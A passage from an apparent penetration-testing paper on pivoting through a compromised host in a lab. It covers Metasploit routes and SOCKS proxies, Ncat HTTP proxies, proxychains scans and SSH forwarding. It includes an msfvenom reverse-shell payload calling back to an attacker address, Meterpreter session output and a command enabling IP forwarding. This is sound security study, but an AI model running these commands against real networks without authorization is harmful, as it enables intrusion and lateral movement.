[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1236992 bytes) to 192.168.112.128
[*] Meterpreter session 1 opened (192.168.112.132:2222 ->
192.168.112.128:33250) at 2015-04-19 15:13:00 -0400
```

To set up the pivot, a route to the 192.168.128.0/24 network over Session 1 is added. Note that the Metasploit route command is used, not the Meterpreter route command. The Meterpreter route command serves a different function.

```
msf exploit(handler) > route add 192.168.128.0 255.255.255.0 1
[*] Route added
msf auxiliary(tcp) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.128.0      255.255.255.0      Session 1
```

Now Metasploit modules can pivot through the compromised host and target systems on the internal network (192.168.128.0/24). Two examples using the auxiliary modules, http_version and a tcp portscan, follow.

```
msf auxiliary(tcp) > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.128.128
```

Gordon.fraser@ctipc.com

```
RHOSTS => 192.168.128.128
msf auxiliary(http_version) > run

[*] 192.168.128.128:80 Apache/2.4.7 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.128.128
RHOSTS => 192.168.128.128
msf auxiliary(tcp) > set RPORTS 22-25,80,110-900
RPORTS => 22-25,80,110-900
msf auxiliary(tcp) > run

[*] 192.168.128.128:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

There are limitations to using Meterpreter session. Only modules within Metasploit can directly use the session. Furthermore, the sessions only transmit TCP packets.

2.7 Other Ways to Set Up a Socks Proxy

SSH dynamic port forwarding is not the only method for setting up a SOCKS proxy. SOCKS proxies can be set up with many different tools. For example: Metasploit (Janzen, 2012) and w3af can be used. The w3af documentation describes establishing a SOCKS proxy in the section "proxy traffic through the compromised host" (Riancho, 2014).

2.7.1 Using Metasploit's SOCKS Auxiliary Module against a Linux Host

Metasploit has an auxiliary module, auxiliary/server/socks4a, which can be used to create a SOCKS 4a tunnel over a Meterpreter session (Janzen, 2012). Once the proxy is started, the SOCKS tunnel can be accessed using SOCKS enabled applications configured to use the proxy or by proxifying the applications using ProxyChains as described earlier.

For Metasploit's auxiliary/server/socks4a module to work across multiple interfaces, the compromised host must have IP port forwarding enabled. IP port forwarding is not enabled by default on Ubuntu servers. This conforms to the Center for Internet Security recommendations on hardening Linux systems (Daruszka 2015a;

Daruszka 2015b; Daruszka 2015c). The server is configured this way as a protection against systems acting as a router and forwarding packets from one interface to another, our attack.

The IP port forwarding setting can be checked with the command:

```
#sysctl -a | grep ip_forward
net.ipv4.ip_forward = 0
```

IP port forwarding can be enabled temporarily, if permitted by the Rules of Engagement, using:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

The setting is verified by:

```
# sysctl -a | grep ip_forward
net.ipv4.ip_forward = 1
```

Enabling port forwarding generally will not be permitted by the Rules of Engagement.

The following is entered into Metasploit to set up the SOCKS proxy:

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

Once the SOCKS proxy is set up, the first step is to verify that it works. Netcat is run through ProxyChains and the HTTP headers entered. Running a connection test confirms that the Metasploit SOCKS proxy works. Once the SOCKS proxy is set up, each of the tests performed in Section 2.5 are repeated producing the same results.

2.7.2 Using Metasploit's SOCKS Auxiliary Module against a Windows Host

So far, the discussion has revolved around pivoting from a compromised Linux host. The same techniques can be used against a Windows system. The target this time is a Windows 2008 R2 server. Again, the first step is to create an executable payload using msfvenom and place it on the compromised host.

```
# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.112.132 LPORT=80 -f exe > win-meterpreter.exe
No encoder or badchars specified, outputting raw payload
root@kali:~# ls -l win-meterpreter.exe
-rw-r--r-- 1 root root 73802 Apr 26 15:05 win-meterpreter.exe
```

Next, the multi/handler exploit is run so that Metasploit is listening for the payload to beacon back to the attacker's system.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.112.132
LHOST => 192.168.112.132
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.112.132:80
[*] Starting the payload handler...
```

Once the payload is run and a Meterpreter session is established.

```
[*] Sending stage (770048 bytes) to 192.168.112.129
[*] Meterpreter session 1 opened (192.168.112.132:80 ->
192.168.112.129:49158) at 2015-04-26 15:16:56 -0400
```

The Meterpreter sysinfo command is run to verify connection to the windows server.

```
meterpreter > sysinfo
Computer        : WIN-DO18GNBS32K
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
```

The Metasploit route command is run to set up a route and the ability to pivot is verified using the http_version auxiliary module.

```
msf auxiliary(http_version) > route add 192.168.128.128 255.255.255.0 1
[*] Route added
msf auxiliary(http_version) > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.128.128
RHOSTS => 192.168.128.128
msf auxiliary(http_version) > run

[*] 192.168.128.128:80 Apache/2.4.7 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed\
```

Once the Meterpreter session is verified, the SOCKS proxy is set up using:

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

The proper functioning of the SOCKS proxy is verified using Netcat through ProxyChains by entering an HTTP options request and examining the HTTP response. Once the SOCKS proxy is verified, each of the tests performed in Section 2.5 are repeated with the results echoing what is in the baseline.

2.8 Using Ncat for Pivoting

The Nmap project released a reimplementation of Netcat (Nmap Project) called Ncat. They added additional functionality. One disadvantage of Ncat is that will likely not be installed on the system you are trying to pivot from, but it might be there. If the Rules of Engagement allows for the installation of software or it is already present, then Ncat is a candidate pivoting tool.

One new feature is `--keep-open`, which allows multiple connections simultaneously and does not terminate at the end of a connection. This, however, does not solve the problem of losing connections when setting up an ncat relay as this option is only available for the Ncat listener, not the Ncat client. Thus it suffers from the problems of trying to use a Netcat relay as discussed earlier.

Another new feature is the ability to setup Ncat as an HTTP proxy. The Ncat HTTP proxy can be setup on the pivot server using:

```
ncat --listen --proxy-type http 192.168.112.133 8080
```

Figure 7 illustrates iceweasel accessing the target website through the Ncat HTTP proxy tunnel.



Figure 7: Ncat HTTP Proxy

2.8.1 Using Nmap with an Ncat HTTP Proxy

Nmap is not HTTP proxy aware, but the HTTP proxy can still be used with the help of proxychains. The file /etc/proxychains.conf needs to be updated with the http proxy configuration:

```
http 192.168.112.133 8080
```

The Ncat tunnel was not started with administrative privileges so predictably a TCP SYN scan does not work. The connect scan and Nmap Scripting Engine HTTP methods scan both behaved as expected. Note that the Nmap is able to scan multiple ports and systems.

```
# proxychains nmap -PN -sT 192.168.128.128
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-04 17:20 EDT
Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-04 17:20 EDT
|S-chain|-<>-192.168.112.133:8080-<><>-192.168.128.128:1720-<--denied
|S-chain|-<>-192.168.112.133:8080-<><>-192.168.128.128:23-<--denied
|S-chain|-<>-192.168.112.133:8080-<><>-192.168.128.128:22-<><>-OK
Nmap scan report for 192.168.128.128
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.78 seconds

# proxychains nmap -PN -sT -sV -p 80 --script=http-methods.nse
192.168.128.128
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-04 18:24 EDT
|S-chain|-<>-192.168.112.133:8080-<><>-192.168.128.128:80-<><>-OK
|S-chain|-<>-192.168.112.133:8080-<><>-192.168.128.128:80-<><>-OK
|S-chain|-<>-192.168.112.133:8080-<><>-192.168.128.128:80-<><>-OK
Nmap scan report for 192.168.128.128
```

Gordon.fraser@ctipc.com

```
Host is up (0.0031s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-methods: POST OPTIONS GET HEAD

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.27 seconds
```

2.8.2 Using Nikto with an Ncat HTTP Proxy

Nikto is HTTP proxy aware. All that is required is to include the useproxy command line argument:

```
# nikto -host 192.168.128.128 -useproxy http://192.168.112.133:8080
```

The results mirror the results obtained when Nikto is run directly against the web server.

2.8.3 Using Iceweasel with an Ncat HTTP Proxy

Iceweasel can be configured to use an HTTP proxy. The "configure proxies to access the internet" needs to be set to manual. The HTTP host needs to be set to match the configuration of the HTTP proxy: 192.168.112.133 port 8080. These settings can be found under the preferences > network tab > configuration settings.

Iceweasel behaves as expected using an HTTP proxy. The results mirror the results obtained when Iceweasel is run directly against the web server.

2.8.4 Using Burp Suite with an Ncat HTTP Proxy

In order to work with an HTTP proxy, Burp Suite needs to be configured. The proxy interface, which can be found under proxy tab > options tab, needs to be set to 127.0.0.1:8080. This is the default. Additionally, the HTTP proxy needs to be specified as the upstream HTTP proxy. This is done on the options > connections > upstream proxy tab. Under "add upstream proxy rule" set the following:

proxy host: 192.168.112.133
proxy port: 8080

Intercept can be turned off, since it is not necessary to intercept each HTTP request and response. This is found on the proxy tab > intercept tab.

Gordon.fraser@ctipc.com

Iceweasel, likewise, needs to be configured to use Burp Suite. The "configure proxies to access the internet" needs to be set to manual. The HTTP proxy needs to be set to 127.0.0.1 port 8080. This setting can be found under the preferences > network tab > configuration settings.

Burp Suite behaves as expected with an Ncat HTTP proxy. The results mirror the results obtained when Burp Suite is run directly against the web server.

2.8.5 Using w3af with an Ncat HTTP Proxy

w3af can be configured to use an HTTP proxy. Under http-settings the parameters proxy_port and proxy_address need to be set as shown below.

```
w3af>>> http-settings
w3af/config:http-settings>>> set proxy_port 8080
w3af/config:http-settings>>> set proxy_address 192.168.112.133
```

The results mirror the results obtained when w3af is run directly against the web server.

2.8.6 Using Metasploit with an Ncat HTTP Proxy

Metasploit works with an Ncat HTTP Proxy. It can be configured to use an HTTP proxy using set proxies to http:192.168.112.133:8080 as shown below. The results obtained mirror the results from the baseline.

```
msf > set Proxies http:192.168.112.133:8080
Proxies => http:192.168.112.133:8080
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.128.128/32
RHOSTS => 192.168.128.128/32
msf auxiliary(http_version) > run

[*] 192.168.128.128:80 Apache/2.4.7 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3. Conclusion

Pivoting is an important technique in the pen tester's arsenal. It allows them to bridge networks through an intermediate system. By doing so, the pen tester can gain

Gordon.fraser@ctipc.com

access to systems he would otherwise be unable to reach. There are many tools that can be used to pivot.

Which pivoting technique is best? There is no one correct answer. The answer depends on what the pen tester is trying to do and the situation. Is the port open? Is the prerequisite software installed? What do the Rules of Engagement say? In order to choose the best pivoting technique the pen tester needs to match the technique to the situation.

Take the situation where access to the system is permitted via port 22, an SSH server is running on the system, and the attacker knows a user name and password on the system. An administrative web server running on localhost on port 8080 which the pen tester would like to access. Since the web server is running on localhost, it is not accessible remotely. SSH local port forwarding could enable the tester to access this site using

```
# ssh -L 2222:localhost:8080 user@192.168.112.132
```

This sets up a SSH tunnel between the attacker's system and 192.168.112.132, the pivot host, with the user able to access the tunnel through port 2222 on the attacker's system. Anything sent through the SSH tunnel is forwarded to port 8080 on localhost. Localhost is defined from the perspective of the pivot host, not the attacker's system. This gives the attacker access to the web server which is running on the pivot host.

Modify the previous situation to target several web servers running on the internal network instead of the web server running on localhost. In this case setting up a SOCKS proxy through SSH dynamic port forwarding would satisfy the pen tester's requirements. The SSH tunnel provides access into the internal network and the SOCKS proxy provides the flexibility to access the internal web servers.

Adjust the scenario again to block port 22 traffic. Assume that the pen tester can exploit a vulnerability on the server using Metasploit. Once the server is compromised and a Meterpreter session is established, Metasploit's socks4a auxiliary module can be used to setup a SOCKS proxy would give the pen tester the access he needs to access the internal web servers.

Gordon.fraser@ctipc.com

Consider another situation where port 22 is blocked, SSH server is not running, port 8080 is open, and the pen tester has access to the pivot system. Add to this that either Ncat is installed or the Rules of Engagement allow the pen tester to install it. Once again the target is web servers on an internal network. Setting up an Ncat HTTP proxy listening on port 8080 would give the access to the web servers that the pen tester desires.

This discussion shows how the situation establishes the constraints that pen tester must work with to determine the best approach to establish the pivot. Table 1 summarizes the pivoting techniques, the required conditions that must exist, and any constraints that must be considered when using each pivoting technique.

Technique	Requirements	Contraints
SSH Local Port Forwarding	• SSH server installed on pivot host • Connectivity to SSH port (22) on the pivot host	• Targets single port
SSH Dynamic Port Forwarding (SOCKS Proxy)	• SSH server installed on the pivot host • Connectivity to SSH port (22) on the pivot host	
Netcat Relay	• Netcat installed on the pivot host	• Not effective for Web Application Penetration testing
Metasploit SOCKS Proxy	• Meterpreter session between attacker and pivot host • Connectivity to the chosen SOCKS port	• IP forwarding must be enabled on Linux pivot hosts if switching between network interfaces
Metsploit Port Forwarding	• Meterpreter session between attacker and pivot host	• Only works for Metasploit modules
Ncat HTTP Proxy	• Ncat must be installed on the pivot host • Connectivty to the chosen port on the pivot host	

Table 1: Pivoting Technique Summary

Gordon.fraser@ctipc.com

Once the pivot technique is chosen, the pen testing tools must be chosen based on how they interact and work with the constraints of the tunneling technique. Table 2 summarizes the interaction between representative Web Application Penetration Tools and the pivoting techniques.

Tool	SSH Local Port Forwarding	SOCKS Proxy	HTTP Proxy
Nmap	Direct access	Not SOCKS Proxy aware, use ProxyChains	Not HTTP Proxy aware, use ProxyChains
Nikto	HTTP Proxy	Not SOCKS Proxy aware, use ProxyChains	HTTP Proxy
Iceweasel	HTTP Proxy	SOCKS Proxy	HTTP Proxy
Burp Suite	HTTP Proxy	SOCKS Proxy	HTTP Proxy
W3af	HTTP Proxy	Not SOCKS Proxy aware, use ProxyChains	HTTP Proxy
Metasploit	Direct access	Not SOCKS Proxy aware, use ProxyChains	HTTP Proxy
Netcat	Direct	Not SOCKS Proxy aware, use ProxyChains	Direct

Table 2: Web Application Pen Testing Tools with Pivoting Techniques

This analysis of pivoting techniques was executed under ideal conditions in a lab. The analysis did not examine the impact of large volumes of data passing through a tunnel. It is possible that large volumes of data may have an impact on the results. Different target web server configurations may also impact the results. These are areas where further analysis could be done.

Gordon.fraser@ctipc.com

References

Daruska, Rael. (2015a). CIS Red Hat Enterprise Linux 7 Benchmark v1.1.0 – 04-02-2015. Retrieved May 6, 2015 from https://benchmarks.cisecurity.org/tools2/linux/CIS_Red_Hat_Enterprise_Linux_7_Benchmark_v1.1.0.pdf.

Daruska, Rael. (2015b). CIS Oracle Linux 7 Benchmark v1.0.0 – 01-07-2015. Retrieved May 6, 2015 from https://benchmarks.cisecurity.org/tools2/linux/CIS_Oracle_Linux_7_Benchmark_v1.0.0.pdf.

Daruska, Rael. (2015c). CIS Ubuntu 14.04 LTS Server Benchmark v1.0.0 – 01-07-2015. Retrieved May 6, 2015 from https://benchmarks.cisecurity.org/tools2/linux/CIS_Ubuntu_14.04_LTS_Server_Benchmark_v1.0.0.pdf.

Dodd, David J. (2012). Post Exploitation using Metasploit pivot & port forward. Retrieved February 15, 2015 from http://www.sans.org/reading-room/whitepapers/testing/post-exploitation-metasploit-pivot-port-33909.

Janzen, Cliff. (2012). Got Meterpreter? Pivot. Retrieved February 15, 2014 from http://pen-testing.sans.org/blog/2012/04/26/got-meterpreter-pivot.

Lyon, Gordon. (2008). Nmap Network Scanning. Sunnyvale, CA: Insecure.com LLC.

Nmap Project (n.d.). Ncat User's Guide. Retrieved July 4, 2015 from https://nmap.org/ncat/guide/index.html

Offensive Security. (2014). Metasploit Unleashed. Retrieved February 15, 2015 from http://www.offensive-security.com/metasploit-unleashed/Main_Page.

Offensive Security. (2015). Kali Linux Downloads. Retrieved May 3, 2015 from https://www.offensive-security.com/community-projects/kali-linux/.

Riancho, Andres. (2014). w3af – Web application attack and audit framework Documentation. Retrieved May 3, 2015 from http://docs.w3af.org/en/latest/.

Skoudis, Ed & Strand, John. (2014a). Computer and Network Hacker Exploits and Incident Handling. The SANS Institute.

Skoudis, Ed & Strand, John. (2014b). Metasploit Kung Fu for Enterprise Pen Testing. The SANS Institute.

Gordon.fraser@ctipc.com

SANS Institute. (2015). Network Penetration Testing and Ethical Hacking: Exploitation & Post Exploitation. The SANS Institute.

SANS Institute. (2014). Web Application Penetration Testing and Ethical Hacking. The SANS Institute.

Source Forge. (2015). NOWASP (Mutillidae). Retrieved February 15, 2015 from http://sourceforge.net/projects/mutillidae.

Ubuntu Manuals. (2010a). Proxychains Man Page. Retrieved May 3, 2015 from http://manpages.ubuntu.com/manpages/hardy/man1/proxychains.1.html.

Ubuntu Manuals. (2010b). Ssh Man Page. Retrieved May 3, 2015 from http://manpages.ubuntu.com/manpages/lucid/man1/ssh.1.html.

Gordon.fraser@ctipc.com